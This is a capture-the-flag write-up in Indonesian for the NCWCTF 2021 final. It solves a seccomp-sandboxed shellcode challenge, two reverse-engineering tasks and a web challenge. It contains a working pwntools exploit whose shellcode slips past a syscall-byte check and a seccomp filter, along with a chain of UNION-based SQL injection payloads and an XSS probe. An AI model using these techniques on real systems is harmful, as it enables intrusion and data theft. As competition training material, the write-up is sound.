
WriteUp Final NCWCTF 2021
CTF Sambil Skripshit



mbeerrr
ChaO
AnehMan

Binary Exploitation

1. Siskohl

a. Executive Summary

Hai guys! Kakak aku lagi belajar Binary Exploitation nih ^0^. Dia baru aja bikin sebuah `sandbox` untuk kalian para finalis cobain. Tapi kakak aku lagi pergi, jadi sementara aku temenin ya.

Mari kita cobaaa ~~~

```
Remote:
```

```
nc 188.166.177.88 13377
```

Author: aseng

TAG: sandbox

b. Technical Report

Diberikan sebuah binary dengan spesifikasi 64 bit dan tidak ada pie. Pseudocode dapat kita lihat melalui ida pro, sangat jelas bahwa ini soal shellcode.
Berikut merupakan potongan kode yang penting

```
puts("Welcome to Siskohl Sandbox Machine!");
puts("The flag is on /home/siskohl/flag.txt! Go get 'em!");
alarm(0x1Eu);
read(0, buf, 0x96uLL);
for ( i = 0; i <= 148; ++i )
{
  if ( *((_BYTE *)buf + i) == 15 && *((_BYTE *)buf + i + 1) == 5 )
    sub_4012A2();
}
sub_401192();
((void (*)(void))buf)();
return 0LL;
```

Jika kita lihat pada bagian for loop, tiap shellcode inputan kita akan di cek apakah byte tersebut merupakan byte syscall(\xf0\x05) atau bukan. Namun pengecekan ini dapat kita bypass dengan menggunakan **mov byte ptr**. Kemudian pada binary ini juga terdapat filter seccomp seperti ini

```
line  CODE  JT  JF  K
=================================
0000: 0x20 0x00 0x00 0x00000004  A = arch
0001: 0x15 0x01 0x00 0xc000003e  if (A == ARCH_X86_64) goto 0003
0002: 0x06 0x00 0x00 0x00000000  return KILL
0003: 0x20 0x00 0x00 0x00000000  A = sys_number
0004: 0x15 0x00 0x01 0x00000002  if (A != open) goto 0006
0005: 0x06 0x00 0x00 0x00000000  return KILL
0006: 0x15 0x00 0x01 0x00000001  if (A != write) goto 0008
0007: 0x06 0x00 0x00 0x00000000  return KILL
0008: 0x15 0x00 0x01 0x00000000  if (A != read) goto 0010
0009: 0x06 0x00 0x00 0x00000000  return KILL
0010: 0x15 0x00 0x01 0x00000055  if (A != creat) goto 0012
0011: 0x06 0x00 0x00 0x00000000  return KILL
0012: 0x15 0x00 0x01 0x00000128  if (A != pwritev) goto 0014
0013: 0x06 0x00 0x00 0x00000000  return KILL
0014: 0x15 0x00 0x01 0x00000148  if (A != pwritev2) goto 0016
0015: 0x06 0x00 0x00 0x00000000  return KILL
0016: 0x15 0x00 0x01 0x00000012  if (A != pwrite64) goto 0018
0017: 0x06 0x00 0x00 0x00000000  return KILL
0018: 0x15 0x00 0x01 0x0000003b  if (A != execve) goto 0020
0019: 0x06 0x00 0x00 0x00000000  return KILL
0020: 0x15 0x00 0x01 0x00000142  if (A != execveat) goto 0022
0021: 0x06 0x00 0x00 0x00000000  return KILL
0022: 0x15 0x00 0x01 0x00000135  if (A != getcpu) goto 0024
0023: 0x06 0x00 0x00 0x00000000  return KILL
0024: 0x15 0x00 0x01 0x000000d9  if (A != getdents64) goto 0026
0025: 0x06 0x00 0x00 0x00000000  return KILL
0026: 0x15 0x00 0x01 0x0000003e  if (A != kill) goto 0028
0027: 0x06 0x00 0x00 0x00000000  return KILL
0028: 0x15 0x00 0x01 0x000000c8  if (A != tkill) goto 0030
0029: 0x06 0x00 0x00 0x00000000  return KILL
0030: 0x15 0x00 0x01 0x00000038  if (A != clone) goto 0032
0031: 0x06 0x00 0x00 0x00000000  return KILL
0032: 0x15 0x00 0x01 0x0000003a  if (A != vfork) goto 0034
0033: 0x06 0x00 0x00 0x00000000  return KILL
0034: 0x06 0x00 0x00 0x7fff0000  return ALLOW
```

Open, read, write di filter semua bahkan execve pun juga. Setelah beberapa lama searching di google, kami mendapatkan referensi bahwa filter seccomp ini dapat kita bypass dengan menambahkan rax sebanyak `0x40000000`. Selanjutnya tinggal buat shellcode orw nya, berikut merupakan payload yang kami buat

```
from pwn import *

context.arch = 'amd64'

# p = process("./siskohl")
p = remote("188.166.177.88", 13377)

shellcode = '''
 lea rcx, [rdx]
 mov rax, 0x101010101010101
 push rax
 mov rax, 0x101010101010101 ^ 0x7478742e6761
 xor [rsp], rax
 mov rax, 0x6c662f6c686f6b73
 push rax
 mov rax, 0x69732f656d6f682f
 push rax
 mov rdi, rsp
 xor edx, edx
 xor esi, esi
 mov rax, 0x40000002
 mov byte ptr [rcx+0x44], 0xf
'''

shellcode = asm(shellcode)
shellcode += '\x00\x05'

shellcode1 = '''
 mov rdi, 0x3
 mov rsi, 0x404110
 mov edx, 0xff
 mov rax, 0x40000000
 mov byte ptr [rcx+0x1e], 0xf
'''
```

```
shellcode1 = asm(shellcode1)
shellcode1 += '\x00\x05'

shellcode2 = '''
 mov rax, 0x40000001
 mov rdi, 0x1
 mov rsi, 0x404110
 mov edx, 0xff
 mov byte ptr [rcx+0x1e], 0xf
'''
shellcode2 = asm(shellcode2)
shellcode2 += '\x00\x05'

print len(shellcode + shellcode1 + shellcode2)

# gdb.attach(p, '''
#          b *0x401449
#          c
#        ''')
p.sendline(shellcode + shellcode1 + shellcode2)

p.interactive()
```

Tinggal dijalankan

Sayapun baru sadar ternyata siskohl itu maksudnya syscall >:(

c. Flag

Flag: **CSCCTF{BPF_5yskohl_filtering_hehe}**

Reverse Engineering

1. SuperSecureApp

a. Executive Summary

There's nothing here.

TAG: ios

b. Technical Report

Diberikan file Mach-O 64-bit arm64 executable dengan nama SuperSecureAppDemo. Seperti biasa, hal pertama yang dilakukan adalah dengan mengecek string apa saja yang ada pada binary. Kami menemukan string menarik

```
<data>
/47dc3HpX47bxwMWkr5MlC+2ohM=
</data>
```

```
<data>
JAmWOhlbzH0m1nm5oCFoBYcGIAQ=
</data>
```

```
SuperSecureAppDemoApp
Q1NDQ1RGe2wxdjNfTDBuZ180bmRfUHIwNXAzcn0_
$s7SwiftUI4ViewP
$s7SwiftUI3AppP
```

Terlihat seperti base64, langsung saja coba decode

```
anehman@ubuntu:~/ctf/ncwctf/final/rev/super_secure$ \
> echo "/47dc3HpX47bxwMWkr5MlC+2ohM=" | base64 -d;\
> echo "JAmWOhlbzH0m1nm5oCFoBYcGIAQ=" | base64 -d;\
> echo "Q1NDQ1RGe2wxdjNfTDBuZ180bmRfUHIwNXAzcn0_" | base64 -d
◆◆◆sq◆_◆◆◆▒▒▒◆◆L◆/◆◆▒▒   ◆:▒▒◆}&◆y◆◆!h◆▒▒▒CSCCTF{l1v3_L0ng_4nd_Pr05p3r}base64: invalid input
```

Ternyata langsung dapet flag……

c. Flag

Flag: **CSCCTF{l1v3_L0ng_4nd_Pr05p3r}**

2. x16

a. Executive Summary


Run with `qemu-system-x86_64` and profit, or should you?

Author: aseng


TAG: bootloader

b. Technical Report


Diberikan file DOS/MBR boot sector dengan nama x16.bin. Kita langsung mencoba menjalankan binary dengan qemu. Berikut penampakannya:



Jadi untuk mendapatkan flag, kita perlu submit “killswitch”. Ketika dibuka dengan IDA, kami menemukan string aneh



Pada baris ke-4 ada string aneh, dan pada baris ke-5 ada format flag CSCCTF{}. Kami juga menemukan bagian kode yang menarik



```
loc_170:
lodsb
mov     [bx+0AFh], al
sub     byte ptr [bx+0AFh], 1
mov     cl, [bx+0AFh]
xor     cl, 2
cmp     cl, [bx+0DEh]
jnz     short loc_1A7
```

Pada fungsi sub_13b dan bagian loc_170, suatu value akan dikurang 1, lalu hasilnya di-xor 2. Kami berasumsi kalau input user akan dikurang 1 dan di-xor 2, yang kemudian akan dibandingkan dengan string mencurigakan pada baris ke-4. Kami langsung mencoba membalik logikanya, dari yang (x-1)^2 menjadi (x^2)+1

```
txt = b"@P@@QGxh2iipWW2q`e\\6pv@`@`@`@`ffa~"

res = ""

for x in txt:

    t = (x^2)+1

    res += chr(t)



print(res)
```

Hasil

```
anehman@ubuntu:~/ctf/ncwctf/final/rev/x16$ python3 solve.py
CSCCTF{k1llsVV1tch_5suCcCcCcCceed}
anehman@ubuntu:~/ctf/ncwctf/final/rev/x16$
```

Coba submit di platform, ternyata benar :)

c. Flag

Flag: **CSCCTF{k1llsVV1tch_5suCcCcCcCceed}**

Web Exploitation

1. Toko Pudding

a. Executive Summary

https://www.youtube.com/watch?v=ua-k2VsGtrk


http://188.166.177.88:65000/

b. Technical Report

Diberikan URL berisi m3m3, login, dan register. Awalnya kami kira XSS, karena ketika daftar dengan username `<script>alert(1);</script>` lalu mengakses profile.php (login dulu), alert dieksekusi

Tapi, siapa yang mau ngecek profile.php selain user itu sendiri?

Setelah mencoba mendaftar dengan username `'` lalu mengakses profile.php, ternyata error



HmMmMmmmMm….. SQLi

Langsung saja cek nama db dengan payload


```
' union select database() -- -
```

Hasil:

Yooo, sekarang ambil table, payload seperti dibawah

```
' union select group_concat(table_name) from information_schema.tables where table_schema="tokopudding" -- -
```

Hasil:



Zeeb, ambil column sekarang, payload seperti dibawah


```
' union select group_concat(column_name) from information_schema.columns where table_schema="tokopudding" and table_name="flug" -- -
```

Hasil:

Noice, last tinggal ambil semua isi dari column flugel

```
' union select group_concat(flugel) from flug -- -
```

Hasil:



:')

c. Flag

Flag: **CSCCTF{akhirnya_ada_soal_gampang_juga_ya?}**